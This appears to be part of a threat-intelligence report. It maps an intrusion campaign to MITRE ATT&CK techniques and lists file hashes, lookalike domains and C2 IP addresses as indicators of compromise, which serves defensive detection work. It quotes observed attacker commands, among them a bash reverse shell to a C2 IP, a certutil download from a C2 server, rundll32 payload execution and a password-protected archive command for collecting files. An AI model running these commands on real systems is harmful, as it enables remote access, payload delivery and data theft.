T1055	Process Injection	The attackers used malicious programs that inject malicious payload into system processes

T1070	Indicator Removal on Host	The attackers deleted the malware samples to avoid detection
T1078.003	Local Accounts	The attackers used compromised local administrator accounts to launch the malware with escalated privileges to move laterally within the compromised network
T1140	Deobfuscate/Decode Files or Information	The main malicious payload is encrypted with the AES algorithm
T1218.011	Signed Binary Proxy Execution: Rundll32	The attackers used rundll32.exe to execute the payload, as well as the installer that loaded the DLL using rundll32. Example: C:\\Windows\\system32\\rundll32.exe\" C:\\Windows\\system32\\shell32.dll,OpenAs_RunDLL \\\\host\\c$\\windows\\web\\20210524115241_pffqscox.3b1; rundll32.exe ssd.dll,Regist c:\windows\web\ssd.en adminxadmin
T1564.001	Hide Artifacts: Hidden Files and Directories	The attackers created hidden files in Unix-like systems
T1070.006	Indicator Removal on Host: Timestomp	The attackers changed the time of creation of its malware and utilities in the file system by indicating an earlier period of time
Discovery		
T1012	Query Registry	The attackers used the reg utility to edit the Windows registry. Example: reg query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
T1016.001	System Network Configuration Discovery: Internet Connection Discovery	The attackers used the curl utility to check the Internet connection and communicate with the C2 servers. Examples: curl -I -v https://*.*.*.*
T1018	Remote System Discovery	The attackers used the nslookup and ping utilities to conduct network reconnaissance. Examples: nslookup -type=ns victim.local *.*.*.*, ping -a -n 1 *.*.*.*
T1049	System Network Connections Discovery	The attackers used the netstat utility to check network connections. Examples: c:\\windows\\system32\\cmd.exe /c netstat -anop tcp \u003e c:\\windows\\temp_1622169989165
T1057	Process Discovery	The attackers used the tasklist utility to obtain information about the processes
T1069.001	Local Groups	The attackers used the net group utility to detect users
T1082	System Information Discovery	The attackers used the ver and systeminfo utilities to conduct reconnaissance on the hosts

T1087.001	Local Account	The attackers used the net user and quser utilities to detect users
Lateral Movement		
T1210	Exploitation of Remote Services	The attackers exploited vulnerability MS17-010 (EternalBlue) to move laterally to other systems in the compromised network
Collection		
T1560	Archive Collected Data	The attackers ran a console command to create an archive of files of types interesting to them from user directories on the infected hosts. Examples: 7z.exe a -padminadmin -mhe=on -mx9 his.7z hist*.
Command and Control (C2)		
T1071	Application Layer Protocol	The attackers used the HTTPS Cobalt Strike Beacon, as well as a version with named channels
T1090	Proxy	The attackers used proxy servers inside the network. Examples: FRP, bash -i >& /dev/tcp/115.144.122.8/5555 0>&1.
T1105	Ingress Tool Transfer	The attackers downloaded additional utilities from the C2 server using the certutil utility. Examples: certutil -urlcache -f -split http://42.99.116[.]14/.
T1572	Protocol Tunneling	The attackers used network traffic tunneling tools. Examples: Neo-reGeorg
Exfiltration		
T1041	Exfiltration Over C2 Channel	The attackers uploaded the stolen files to the C2 servers

IOCs

File indicators

File	SHA-256	MD5
-	6793e9299cab4cd07d4ddf35e03b32a05b0e965b3691d258ec2568402cf8d28f	206e15f750f7fee32b110f5c79cf068b
-	e8ee5b0d6b683407aa9cb091bf92273af0e287d4e7daa94ca93cd230e94df37a	4e49adfed966f5d54cd1b89e1acb18ef
-	d4e3747658e1a9e6587da411dc944597af95dd49b07126b8b090c7677ee30674	5d09c85b349d457471b18b598bb63e5d
.vim	16b54dc11dbe2948467a10d68728811b03c12b12f7b29e53d0985fa07e29f9b7	cab9ecc235a0fe544e01dd6b30463f11

avp.exe	ba867705eb986d1975abcf2f2b90ee2c7fdd09255076823cdd85c0feeea15a1b	371a13ca89bf3b01346a8f7631a9be75	
curlt.exe	f1afce3be297fa6185903274b3b44cd263b4c1ea89e8282334bc5771c53af1c5	8550e586e7ae73863de0c5a6c11c5dc1	
dlang.dat	8e0e5ec7ed16e5fb1e8980a3ec6e3c5982fd8fa4cfc31428a6638950bbe5607a	1a7f1012ea071e1b9955e502fab3023c	
dlang.dat	b9a231496682cd6bed978fb1b2b15986211e5c38a13cbb246de3dcf1d8db41f4	6a3c69384237078b6ab03ab7c38970ca	
dlang.dat	d831a87c6abd1bbb5a9ac9e1aac06a3d9b81b6e474bdc0c78e1908e26a6166b3	90cc1835823d5f86cd1947b03e6111a9	
iis64.dll, iisfcgix64.dll, modrpflt.dll, httpsrfm64.dll	538d423e3a8a884aac2d80b248d194388d3520cc508990da14c0a1384e7eddbd	23f06ae1f9c78d2dc8f8d8b3cb3c5978	
modrpflt.dll	73e9f7b9d22159f485b1c733981261ddc26fe7fcd104babfcc60369b354ccbe7	905aa9b9055592b585edb89eda236984	
modrpflt.dll	27b64e64b6787ad0682eac8aa42f9cd423518a92c4f6ce98596339363eeeebcc	41cfb3db9837377e7f3a4a18d5b444e1	
MpCmdRun.log.1	be147fe9110e32b4c4558900f63888756941bf0d0519dc25c075509457748c25	8dee79145aac1e5ffcd801ef07390fde	
nfsd	21d41a206cd12784473bec587a0b014b7cfd29c8da958531c773547402a16908	ea7d091e2d565f452b4735bc9ee966e6	
o.r	9dd08351c1094e29f279e66731bea55f546e534fdff8688b16b44b86f67df6cb	4cb26fd5ca9bc238803e0971914039e2	
oci.dll	60758fd51c29c09b989be480107f36e7c5552e99a283588ad31c0f87a9353f69	cf0cc54e91b59ccafdc36a8f4b04f9c6	
oci.dll	8f349ea483b4986b90384bcdde30666669303ede91f9261f40213bac9e44f286	cd4750c84f1a89f0db6c3d68a6530ad6	
oci.dll	9f0fc02c4cc5d77f28f3828a361afc93459c888acb1a186e874a60ead3c68ba6	6164f85c6273ea1bf7e2f051ceaacf31	
oci.dll	3b3d097873899e1a1d99c2ba5aedfc68b67f30acfeefc74e30eb02647729602f	57eb643949a9a0fcd20dfe59af02c8d2	
ocilib.dll	e18546ad747fa063285f24264f9dc3d452c9eb94dc7f1e87b5a8b0677bbf78d7	9c519480c8dd187222e32711a59c4d3c	
old.awk	21d41a206cd12784473bec587a0b014b7cfd29c8da958531c773547402a16908	ea7d091e2d565f452b4735bc9ee966e6	
p.exe, proxyT.exe	f1afce3be297fa6185903274b3b44cd263b4c1ea89e8282334bc5771c53af1c5	8550e586e7ae73863de0c5a6c11c5dc1	
protsdown.dll	be34984240e19e64eebcf7f31be9d1dee3defdefb7c9c5de77693527cfb89333	02da966d81c83867dbba69fba2954366	
RunCheckConfig.class	c6b0ea8e61dffe61737911cceafdf281c9e656e87365e9119184e4f42bd42c11	d3888adb6b71cb60e18c37ea16dbd502	
siiHost.exe	5c61d82b42c91c387d5ea6e245056b7a8aa213fcafe08c3a72e1866554931290	c18d3128042528e4a1ea9e34a9300bad	

siihost.exe	eb4a359c73c31e262e17a6bc2ccefa20429c3f5e2f6e9c521b9ad0ff96fd6ce0	8b8dc2f6fcb503092d57ec1857ddbddc	
ssconf	e3af2ef75033f3ececfd102ca116476397bac6244a8baafb1adebbe8d79c292e	e4f785396fc10f0c200e0743cf75666c	
sshost.exe	ba867705eb986d1975abcf2f2b90ee2c7fdd09255076823cdd85c0feeea15a1b	371a13ca89bf3b01346a8f7631a9be75	
tcs.jsp	dbf16553507202fbd1aed5057df92d11b88563585ae9bcc517f584826fe4819d	d19e9d9c648faeb92fd69b5bbf2e0c6e	
tunnel.jsp	8491a786a3a00549f35302160c70e6b8cca6e9792be82e0092e7444850ebdfe9	6dace1bf8d7d3b8b1d21a5a32217406d	
wl	23403a06e470420b8f02d3c352f08446146920412d02444771b42c561d69ba83	81ab2303c56b563c106ec0f454b5da83	
wl.dll	132688d482129c3935577e73de15f4cc5f382bd511c249d19adbb78b9f1d16c3	42f1215a4d6261c2d5ee28eecb60bc1c	
wlbsctrl.dll	373974f2e7933ec8b6eb7afbc98d2d4e0cfc348321864aaf1bbaf66d4d9ef83b	5fb9ea9b063548193bbebc3f8f2b193c	
wlbsctrl.dll	4b9701472ab1aabe7ea5a15146d21a9ebff60fe8077efb013d54969ff2b67b39	b701f60803dc1e240cae8e48cb9582ef	

Network indicators

softupdate-online.top
internet.softupdate-online.top
update.softupdate-online.top
download.softupdate-online.top
online.softupdate-online.top
downloads.softupdate-online.top
mcafee-service.us.com
cn.mcafee-service.us.com
en.mcafee-service.us.com
www.mcafee-service.us.com
mcafee-upgrade.com
tw.mcafee-upgrade.com
www.mcafee-upgrade.com
ssl.mcafee-upgrade.com
test.mcafee-upgrade.com
us.mcafee-upgrade.com
microsoft-support.net
www.microsoft-support.net
os.microsoft-support.net
docs.microsoft-support.net
tstartel.org
app.tstartel.org

mail.tstartel.org
www.tstartel.org
webmail.tstartel.org
newtrendmicro.com
auth.newtrendmicro.com
upgrade.newtrendmicro.com
contents.newtrendmicro.com
content.newtrendmicro.com
www.newtrendmicro.com
market.newtrendmicro.com
centralgoogle.com
app.centralgoogle.com
derbox.centralgoogle.com
content.centralgoogle.com
collector.centralgoogle.com
ibmlotus.net
appupdate.ibmlotus.net
www.ibmlotus.net
mail.ibmlotus.net
helpdisk.ibmlotus.net
upgrade.ibmlotus.net
search.ibmlotus.net
microsofed.com
api.microsofed.com
cdn-chrome.com
login.cdn-chrome.com
funding-exchange.org
snn1.mhysl.org
snn2.mhysl.org
snn3.mhysl.org
static.mhysl.org
kaspernsky.com
update.kaspernsky.com
103.151.228.119
103.80.134.159
115.144.122.8
172.104.109.12
42.99.116.14
45.91.24.73
91.204.227.130
